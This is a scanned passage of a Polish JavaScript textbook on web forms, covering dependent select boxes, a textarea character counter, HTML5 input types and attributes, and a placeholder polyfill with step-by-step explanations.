
METODA	OPIS
add(option, before)	Dodanie elementu do listy.= Pierwszym parametrem jest nowa opcja, natomiast druga to element, przed = którym ma zostać wstawiony nowy. W przypadku braku wartości drugiego = parametru nowa opcja zostanie dodana na końcu istniejących.
remove(index)	Usunięcie elementu z listy.= Metoda ma tylko jeden parametr — numer indeksu opcji przeznaczonej do = usunięcia.

HTML

c13/populate-selectbox.html


```
<label for="equipmentType">rodzaj</label>
<select id="equipmentType" name="equipmentType">
  <option value="choose">Proszę wybrać rodzaj</option>
  <option value="cameras">aparat fotograficzny</option>
  <option value="projectors">projektor</option>
</select><br>

<label for="model">model</label>
<select id="model" name="model">
  <option>Proszę najpierw wybrać rodzaj sprzętu</option>
</select>

<input id="submit" type="submit" value="Wyślij" />
```

WYNIK



LISTY ROZWIJANE

1. Umieszczenie skryptu w funkcji typu IIFE (nie pokazano tego w omawianym diagramie).
2. Zmienne przechowują dwie listy rozwijane.
3. Utworzenie dwóch obiektów przeznaczonych do przechowywania opcji umieszczanych na drugiej liście rozwijanej (pierwszy obiekt zawiera modele aparatów fotograficznych, natomiast drugi — projektorów).
4. Kiedy użytkownik zmieni wartość na pierwszej liście rozwijanej, obserwator zdarzeń wywołuje funkcję anonimową.
5. Funkcja anonimowa sprawdza, czy pierwsza lista rozwijana ma wartość `choose`.
6. Jeżeli tak, druga lista rozwijana jest uaktualniana po prostu jedną opcją, która informuje użytkownika o możliwości wyboru typu.
7. Nie jest wymagane dalsze przetwarzanie i słowo kluczowe `return` powoduje opuszczenie funkcji anonimowej (aż do chwili, gdy użytkownik ponownie zmieni wartość pierwszej listy rozwijanej).
8. Jeżeli wybrany zostanie rodzaj sprzętu, funkcja anonimowa kontynuuje działanie i następuje utworzenie zmiennej `models`. Przechowywany będzie jeden z obiektów zdefiniowanych w kroku 3. (aparaty fotograficzne lub projektory). Odpowiedni obiekt jest pobierany za pomocą funkcji `getModels()` zadeklarowanej na końcu skryptu (9 + 10). Funkcja pobiera jeden parametr `this.value` odpowiadający wartości opcji wybranej w pierwszej liście rozwijanej.
9. Wewnątrz funkcji `getModels()` polecenie `if` sprawdza, czy przekazaną wartością jest `cameras`. Jeżeli tak, wartością zwrotną będzie obiekt `cameras`.
10. Jeżeli nie, polecenie `if` kontynuuje działanie i sprawdza, czy przekazaną wartością jest `projectors`. Jeżeli tak, wartością zwrotną będzie obiekt `projectors`.
11. Utworzenie zmiennej o nazwie `options`. Przechowuje ona wszystkie elementy `<option>` dla drugiej listy rozwijanej. Kiedy ta zmienna jest tworzona, następuje dodanie do niej pierwszej opcji `<option>`. Informuje ona użytkownika o możliwości wyboru rodzaju sprzętu.
12. Pętla `for` przeprowadza iterację przez zawartość obiektu umieszczonego w zmiennej `models` (kroki od 8. do 10.). Wewnątrz pętli `key` odnosi się do poszczególnych elementów w obiekcie.



13. Element <option> jest tworzony dla każdego = elementu w obiekcie. Atrybut value używa nazwy = właściwości z obiektu. Zawartość umieszczana między znacznikami <option> to wartość właściwości.

14. Opcje zostają dodane do drugiej listy rozwijanej z wykorzystaniem właściwości innerHTML.

JAVASCRIPT c13/js/populate-selectbox.js

```
(function(){
  var type  = document.getElementById('equipmentType'); // Rodzaj listy rozwijanej.
  var model = document.getElementById('model'); // Lista rozwijana do wyboru modelu.
  var cameras = {             // Obiekt przechowujący dostępne aparaty fotograficzne.=
    bolex: 'Bolex Paillard H8',=
    yashica: 'Yashica 30',=
    pathescape: 'Pathescape Super-8 Relax',=
    canon: 'Canon 512'
  };
  var projectors = {                    // Obiekt przechowujący dostępne projektory.=
    kodak: 'Kodak Instamatic M55',=
    bolex: 'Bolex Sound 715',=
    eumig: 'Eumig Mark S',=
    sankyo: 'Sankyo Dualux'
  };

  // Kiedy użytkownik zmieni wartość pierwszej listy rozwijanej.
  addEvent(type, 'change', function() {
    if (this.value === 'choose') {         // Nie dokonano wyboru.=
      model.innerHTML = '<option>Proszę najpierw wybrać rodzaj sprzętu</option>';
      return;                              // Nie ma potrzeby dalszego przetwarzania.
    }
    var models = getModels(this.value);    // Wybór odpowiedniego obiektu.

    // Iteracja przez opcje w obiekcie w celu utworzenia opcji dla listy.=
    var options = '<option>Proszę wybrać model</option>';
    for (var key in models) {              // Iteracja przez modele.
      options += '<option value="' + key + '">' + models[key] + '</option>';
    } // Jeżeli opcja może zawierać znak cytowania, klucz powinien być
      // unieszkodliwiony.
    model.innerHTML = options;             // Uaktualnienie drugiej listy rozwijanej.
  });

  function getModels(equipmentType) {
    if (equipmentType === 'cameras') {     // Jeżeli wybrano aparat fotograficzny,
      return cameras;                      // należy zwrócić obiekt cameras.
    } else if (equipmentType === 'projectors') {    // Jeżeli wybrano projektory,
      return projectors;                   // należy zwrócić obiekt projectors.
    }
  }
}());
```

WIELOWIERSZOWE POLE TEKSTOWE

W tym przykładzie użytkownik może podać informacje o sobie, wykorzystując do tego maksymalnie 140 znaków. Kiedy kursor znajduje się w wielowierszowym polu tekstowym, element `<span>` będzie wyświetlony wraz z liczbą znaków pozostałych do użycia. Gdy wielowierszowe pole tekstowe przestanie być aktywne, komunikat informujący o liczbie pozostałych znaków zostanie ukryty.

1. Umieszczenie skryptu w funkcji typu IIFE (nie pokazano tego w omawianym diagramie).

2. Utworzenie dwóch zmiennych przeznaczonych do przechowywania odniesienia do elementu `<textarea>` oraz elementu `<span>` zawierającego komunikat.


3. Dwa obserwatory zdarzeń monitorują element `<textarea>`. Pierwszy czeka, aż wielowierszowe pole tekstowe stanie się aktywne; wówczas drugi oczekuje na zdarzenie `input`. Oba wywołują funkcję o nazwie `updateCounter()` omówioną w krokach od 6. do 11. Zdarzenie `input` nie działa w IE8, ale obsługę starszych przeglądarek można zapewnić przy użyciu zdarzenia `keyup`.

4. Trzeci obserwator zdarzeń wywołuje funkcję anonimową, gdy użytkownik opuści element `<textarea>`.

5. Jeżeli liczba znaków wynosi 140 lub jest mniejsza, ilość informacji wprowadzanych przez użytkownika jest akceptowana i następuje ukrycie komunikatu (ponieważ nie ma konieczności jego wyświetlania, gdy użytkownik nie pracuje z elementem `<textarea>`).

6. Zadeklarowanie funkcji `updateCounter()`.

7. Pobranie odniesienia do elementu, który wywołał funkcję.



LICZNIK ZNAKÓW

9. Zmienna o nazwie `count` przechowuje liczbę znaków pozostałych do wykorzystania (jest ona obliczana przez odjęcie liczby użytych dotąd znaków od wartości 140).

9. Konstrukcja `if-else` jest użyta do ustawienia klasy CSS elementu zawierającego komunikat (może również wyświetlić komunikat, jeśli jest on ukryty).

10. Zmienna o nazwie `charMsg` zostaje utworzona i jest przeznaczona do przechowywania komunikatu wyświetlanego użytkownikowi.

11. Komunikat zostaje wyświetlony na stronie.

HTML c13/textarea-counter.html

```
    <label for="bio">Krótko o sobie (maksymalnie 140 znaków)</label>
    <textarea name="bio" id="bio" rows="5" cols="30"></textarea>
    <span id="bio-count" class="hide"></span>
...
<script src="js/utilities.js"></script>
<script src="js/textarea-counter.js"></script>
```

JAVASCRIPT c13/js/textarea-counter.js

```
(function () {
  var bio      = document.getElementById('bio');       // Element <textarea>.
  var bioCount = document.getElementById('bio-count');// Element licznika znaków.

  addEvent(bio, 'focus', updateCounter);               // Wywołanie updateCounter()po
                                                       // po wystąpieniu zdarzenia focus.
  addEvent(bio, 'input', updateCounter);               // Wywołanie updateCounter()
                                                       // po wystąpieniu zdarzenia input.

  addEvent(bio, 'blur', function () {                  // Po opuszczeniu elementu.
    if (bio.value.length <= 140) {         // Jeżeli wprowadzone informacje nie są za długie.
      bioCount.className = 'hide';                     // Ukrycie licznika.
    }
  });

  function updateCounter(e) {
    var target = e.target || e.srcElement;             // Pobranie celu zdarzenia.
    var count  = 140 - target.value.length;            // Liczba znaków pozostałych do użycia.
    if (count < 0) {                                   // Jeżeli pozostało mniej niż 0 znaków,
      bioCount.className = 'error';                    // wtedy należy dodać klasę error.=
    } else if (count <= 15) {                          // Jeżeli pozostało mniej niż 15 znaków,
      bioCount.className = 'warn';                     // należy dodać klasę warn.
    } else {                                           // W przeciwnym razie
      bioCount.className = 'good';                     // należy dodać klasę good.
    }
    var charMsg = '<b>' + count + '</b>' + ' znaków'; // Komunikat do wyświetlenia.
    bioCount.innerHTML = charMsg;                      // Uaktualnienie elementu licznika.
  }

}());
```

ELEMENTY I ATRYBUTY HTML5

W specyfikacji HTML5 wprowadzono elementy formularza i atrybuty przeznaczone do wykonywania zadań, które poprzednio były realizowane z wykorzystaniem języka JavaScript. Jednak ich wygląd może w dużej mierze zależeć od przeglądarki internetowej (dotyczy to zwłaszcza komunikatów o błędach).

WYSZUKIWANIE

```
<input type="search"
  placeholder="Wyszukiwanie..."
  autofocus>
```

SAFARI

FIREFOX


CHROME

Safari zaokrągla krawędzie we wszystkich polach tekstowych wyszukiwania, co ma je upodobnić do interfejsu użytkownika w systemie operacyjnym. Podczas wprowadzania tekstu Safari wyświetla ikonę krzyżyka, której kliknięcie pozwala użytkownikowi na usunięcie zawartości pola. Inne przeglądarki wyświetlają pole wyszukiwania w taki sam sposób jak wszystkie pozostałe pola.


E-MAIL, ADRES URL, NUMER TELEFONU

```
<input type="email">
<input type="url">
<input type="telephone">
```


SAFARI



FIREFOX



CHROME



Pola tekstowe dla adresu e-mail, URL i numeru telefonu wyglądają podobnie jak wszystkie pozostałe pola, ale przeglądarka sprawdza wprowadzane w nich dane. Ma to na celu ustalenie, czy dane są w prawidłowym formacie. Jeżeli format jest nieprawidłowy, następuje wyświetlenie odpowiedniego komunikatu.

LICZBA

```
<input type="number"
  min="0"
  max="10"
  step="2"
  value="6">
```

SAFARI

FIREFOX

CHROME

W polach tekstowych dla liczb czasami są dodawane strzałki (tzw. elementy **spinbox**) pozwalające na zwiększenie lub zmniejszenie wprowadzonej liczby. Istnieje możliwość określenia wartości minimalnej, maksymalnej, wartości inkrementacji oraz wartości początkowej. Przeglądarka sprawdza, czy użytkownik faktycznie wprowadził liczbę. Jeżeli nie, następuje wyświetlenie odpowiedniego komunikatu.

ATRYBUT	OPIS
`autofocus`	Aktywuje dany element po wczytaniu strony.
`placeholder`	Zawartość tego atrybutu jest wyświetlana w elemencie `<input>` jako podpowiedź (patrz = podrozdział „Rozwiązanie awaryjne dla atrybutu placeholder”).
`required`	Sprawdza, czy pole ma wartość — może to być wprowadzony tekst lub wybrana opcja = (patrz podrozdział „Wymagane elementy formularza”).
`min`	Minimalna dozwolona wartość.
`max`	Maksymalna dozwolona wartość.
`step`	Wartość, o jaką mogą się zwiększać lub zmniejszać liczby.
`value`	Wartość domyślna dla liczby podczas pierwszego wczytania kontrolki na stronie.=
`autocomplete`	Włączona domyślnie: wyświetla listę poprzednio użytych wartości (wyłączona dla = numerów kart kredytowych oraz innych danych wrażliwych).
`pattern`	Pozwala na określenie wyrażenia regularnego przeznaczonego do weryfikacji wartości = (patrz podrozdział „Wyrażenia regularne”).
`novalidate`	Używana w elemencie `<form>` do wyłączenia weryfikacji oferowanej przez HTML5 (patrz = podrozdział „Ogólne omówienie kodu”).

ZAKRES

```
<input type="range"
  min="0"
  max="10"
  step="2"
  value="6">
```

SAFARI

FIREFOX

CHROME

Kontrolka zakresu oferuje inny = sposób wprowadzania liczby, = tym razem za pomocą **suwaka**. Podobnie jak w przypadku = elementu spinbox, istnieje tu = możliwość określenia wartości = minimalnej, maksymalnej, początkowej oraz inkrementacji, = o jakie zmienia się wartość.

KONTROLKA WYBORU KOLORU

```
<input type="color">
```


CHROME

Gdy powstawała ta książka, = Chrome i Opera były jedynymi = przeglądarkami, w których = zaimplementowano tę kontrol-= kę. Pozwala ona na wskazanie = koloru. Kiedy użytkownik kliknie = tę kontrolkę, przeglądarka = wyświetli prawdopodobnie = domyślną w systemie kontrolkę = przeznaczoną do wyboru = koloru (z wyjątkiem systemu = Linux, w którym oferowana = jest znacznie prostsza paleta). = Wstawiana jest wartość szesnastkowa koloru wybranego = przez użytkownika.

DATA

```
<input type="date"> (poniżej)=
<input type="month">
<input type="week">
<input type="time">
<input type="datetime">
```

CHROME



Istnieje wiele różnych kontrolek = przeznaczonych do wstawiania = daty. Gdy powstawała ta = książka, Chrome był jedyną = przeglądarką, w której zaimple-= mentowano tę kontrolkę.

OBSŁUGA I STYLE

Elementy formularzy HTML5 nie są obsługiwane we wszystkich przeglądarkach. Nawet kiedy są, pola tekstowe i komunikaty o błędach mogą wyglądać odmiennie.

PRZEGLĄDARKI W KOMPUTERACH BIUROWYCH

Gdy powstawała ta książka, wielu programistów używało kodu JavaScript zamiast nowych funkcji wprowadzonych w HTML5 — z wymienionych poniżej powodów.

- Starsze przeglądarki nie obsługują nowych rodzajów pól danych wejściowych (w ich miejscu wyświetlają po prostu pole tekstowe).
- Poszczególne przeglądarki wyświetlają elementy i komunikaty o błędach na różne sposoby (a projektanci bardzo często chcą zapewnić użytkownikom aplikację spójnie wyglądającą i działającą w różnych przeglądarkach).

Poniżej możesz zobaczyć, że komunikaty o błędach wyglądają zupełnie odmiennie w dwóch najważniejszych przeglądarkach.


PRZEGLĄDARKI W URZĄDZENIACH MOBILNYCH

W urządzeniach mobilnych sytuacja jest znacznie inna, ponieważ większość nowoczesnych przeglądarek:


- zapewnia obsługę najważniejszych elementów HTML5;
- wyświetla klawiaturę dostosowaną do rodzaju pola, na przykład typ `email` powoduje wyświetlenie klawiatury ze znakiem `@`, natomiast `number` wyświetla klawiaturę numeryczną;
- udostępnia użyteczne wersje kontrolki wyboru daty.

Dlatego też w przeglądarkach w urządzeniach mobilnych nowe elementy HTML5 i typy kontrolek danych wejściowych powodują, że formularze sieciowe charakteryzują się większą dostępnością i użytecznością dla odwiedzających daną stronę.


KOMUNIKAT O BŁĘDZIE DOTYCZĄCY POLA TYPU E-MAIL W PRZEGLĄDARCE CHROME



KOMUNIKAT O BŁĘDZIE DOTYCZĄCY POLA TYPU E-MAIL W PRZEGLĄDARCE FIREFOX



WYBÓR DATY W SYSTEMIE IOS



AKTUALNE PODEJŚCIA

Dopóki większość użytkowników nie będzie korzystać z przeglądarek internetowych obsługujących nowe funkcje, a same przeglądarki nie będą ich obsługiwać w spójny sposób, programiści muszą starannie przemyśleć, jak stosować nowe funkcje.

POLYFILL

polyfill to skrypt zapewniający przeglądarce domyślną obsługę funkcjonalności, której możesz oczekiwać. Ponieważ starsze przeglądarki nie obsługują nowych elementów HTML5, skryptu polyfill można użyć na przykład do implementacji w nich podobnych funkcjonalności. Z reguły odbywa się to za pośrednictwem języka JavaScript lub wtyczki jQuery.

Skrypty polyfill są często dostarczane wraz z plikami CSS używanymi do nadania stylu funkcjonalności oferowanej przez skrypt.

Listę skryptów polyfill dla różnych funkcji znajdziesz na witrynie *http://html5please.com/*.

W podrozdziale „Rozwiązanie awaryjne dla atrybutu placeholder" znajdziesz przykład pokazujący zastosowanie skryptu polyfill w celu zapewnienia obsługi atrybutu HTML5 `placeholder` w starszych przeglądarkach internetowych.

WYKRYWANIE FUNKCJI

Wykrywanie funkcji oznacza sprawdzenie, czy przeglądarka obsługuje daną funkcję. Następnie można zdecydować, co zrobić, jeżeli dana funkcja jest lub nie jest obsługiwana. W rozdziale 9., w podrozdziale „Modernizr", poznałeś skrypt o nazwie *modernizr.js* przeznaczony do sprawdzania, czy dana funkcja jest obsługiwana przez przeglądarkę.

Jeżeli dana funkcja nie jest obsługiwana przez przeglądarkę, wczytywany jest skrypt polyfill przeznaczony do emulacji tej funkcji. Aby uniknąć wczytywania skryptu polyfill w przeglądarkach, które go nie potrzebują, Modernizr zawiera **warunkowy program wczytujący**. Skrypt zostanie wczytany tylko wtedy, gdy wynik testu wskaże na konieczność użycia skryptu.

Inny popularny program wczytujący to *Require.js* (dostępny w witrynie *http://requirejs.org/*). Jednak jest on nieco bardziej skomplikowany dla początkujących, ponieważ oferuje jeszcze wiele innych funkcji.

SPÓJNOŚĆ


Wielu projektantów i programistów chce kontrolować wygląd kontrolek formularza i komunikatów o błędach, aby tym samym zapewnić spójność aplikacji we wszystkich przeglądarkach. (Zachowanie spójności zwłaszcza w przypadku komunikatów o błędach jest uważane za bardzo ważne, ponieważ różne style błędów mogą dezorientować użytkowników).

Dlatego też w obszernym przykładzie zaprezentowanym na końcu rozdziału wyłączymy weryfikację wbudowaną w HTML5 i w pierwszej kolejności spróbujemy wykorzystać JavaScript do przeprowadzenia weryfikacji. (Wbudowana w HTML5 weryfikacja zostanie zastosowana tylko wtedy, gdy użytkownik ma wyłączoną obsługę JavaScript. W nowoczesnych przeglądarkach weryfikację HTML5 traktujemy jako rozwiązanie awaryjne).

W omawianym przykładzie zastosujemy także jQuery UI do zagwarantowania spójności kontrolki daty we wszystkich urządzeniach przy użyciu minimalnej ilości kodu.

ROZWIĄZANIE AWARYJNE DLA ATRYBUTU PLACEHOLDER

Atrybut HTML5 `placeholder` pozwala na umieszczenie opisu w polu tekstowym (aby wyeliminować konieczność użycia etykiet lub po prostu dostarczyć podpowiedzi). Kiedy pole tekstowe staje się aktywne i użytkownik rozpoczyna wprowadzanie danych, tekst podpowiedzi znika. Jednak takie rozwiązanie działa jedynie w najnowszych przeglądarkach. Dlatego też omawiany tutaj skrypt zapewnia, że użytkownik zobaczy podpowiedzi także w starszych przeglądarkach. To jest prosty przykład skryptu typu polyfill.



1. Umieszczenie skryptu w funkcji typu IIFE (nie pokazano tego w omawianym diagramie).
2. Sprawdzenie, czy przeglądarka obsługuje atrybut HTML5 `placeholder`. Jeżeli tak, nie ma konieczności stosowania rozwiązania awaryjnego. Za pomocą polecenia `return` następuje opuszczenie funkcji.
3. Ustalenie liczby formularzy sieciowych na stronie. Do tego celu używana jest właściwość `length` kolekcji `forms`.
4. Iteracja przez wszystkie elementy `<form>` na stronie i wywołanie funkcji `showPlaceholder()` dla każdego z nich z przekazaniem kolekcji elementów w danym formularzu.
5. Zadeklarowanie funkcji `showPlaceholder()`.
6. Użycie pętli `for` do iteracji przez elementy kolekcji.
7. Polecenie `if` sprawdza każdy element w celu ustalenia, czy zawiera on atrybut `placeholder` wraz z wartością.
8. Jeżeli nie ma atrybutu `placeholder`, polecenie `continue` powoduje przejście do kolejnego elementu. W przeciwnym razie:
9. Kolor tekstu zostaje zmieniony na szary, a wartością elementu staje się tekst podpowiedzi.

10. Gdy element stanie się aktywny, obserwator zdarzeń wywołuje funkcję anonimową.
11. Jeżeli wartość bieżąca elementu jest dopasowana do tekstu podpowiedzi, wartość zostanie usunięta (a kolor tekstu z powrotem będzie zmieniony na domyślny).
12. Gdy element stanie się nieaktywny, obserwator zdarzeń wywołuje funkcję anonimową.
13. Jeżeli pole tekstowe jest puste, następuje dodanie tekstu podpowiedzi (a jego kolor jest zmieniany na szary).

SKRYPT TYPU POLYFILL DLA ATRYBUTU PLACEHOLDER

JAVASCRIPT c13/js/placeholder-polyfill.js

```
(1) (function () {                                    // Umieszczenie kodu w funkcji typu IIFE.
      // Test: utworzenie elementu <input> i sprawdzenie, czy atrybut placeholder jest obsługiwany.
(2)   if ('placeholder' in document.createElement('input')) {
        return;
      }

(3)   var length = document.forms.length;           // Określenie liczby formularzy na stronie.
      for (var i = 0, l = length; i < l; i++ ) {      // Iteracja przez wszystkie formularze.
(4)     showPlaceholder(document.forms[i].elements);  // Wywołanie funkcji showPlaceholder().
      }

(5)   function showPlaceholder(elements) {          // Zadeklarowanie funkcji.
(6)     for (var i = 0, l = elements.length; i < l; i++) { // Dla każdego elementu.
          var el = elements[i];                     // Przechowywanie tego elementu.
(7)       if (!el.placeholder) {     // Jeżeli nie został zdefiniowany atrybut placeholder.
(8)         continue;                               // Przejście do następnego elementu.
          }                                         // W przeciwnym razie.
(9)       el.style.color = '#666666';               // Ustawienie koloru tekstu na szary.
          el.value = el.placeholder;                // Dodanie tekstu podpowiedzi.

(10)      addEvent(el, 'focus', function () {       // Jeżeli element stanie się aktywny.
            if (this.value === this.placeholder) {  // Jeżeli wartość=wartość atrybutu
                                                    // placeholder.
(11)          this.value = '';                      // Usunięcie zawartości pola tekstowego.
              this.style.color = '#000000';         // Przywrócenie domyślnego koloru tekstu.
            }
          });

(12)      addEvent(el, 'blur', function () {        // Po wystąpieniu zdarzenia blur.
            if (this.value === '') {                // Jeżeli pole tekstowe jest puste.
(13)          this.value = this.placeholder;        // Wartość staje się podpowiedzią.
              this.style.color = '#666666';         // Ustawienie koloru szarego dla tekstu.
            }
          });
        }  // Koniec pętli for.
      }    // Koniec funkcji showPlaceholder().=
    }());
```

Istnieje kilka różnic w stosunku do atrybutu `placeholder` oferowanego przez HTML5. Jeżeli użytkownik usunie tekst, podpowiedź zostanie wyświetlona, gdy użytkownik opuści kontrolkę (nie natychmiast, jak ma to miejsce w niektórych przeglądarkach). Nie będzie wysłany tekst, który ma taką samą wartość jak podpowiedź. Wartości podpowiedzi mogą być zapamiętane przez funkcję automatycznego uzupełniania.

SKRYPT TYPU POLYFILL WYKORZYSTANY Z ZASTOSOWANIEM SKRYPTÓW MODERNIZR I YEPNOPE

Skrypt Modernizr poznałeś w rozdziale 9. Tutaj wykorzystamy go z warunkowym programem wczytującym, aby wczytanie skryptu następowało tylko wtedy, gdy niezbędne jest rozwiązanie awaryjne.

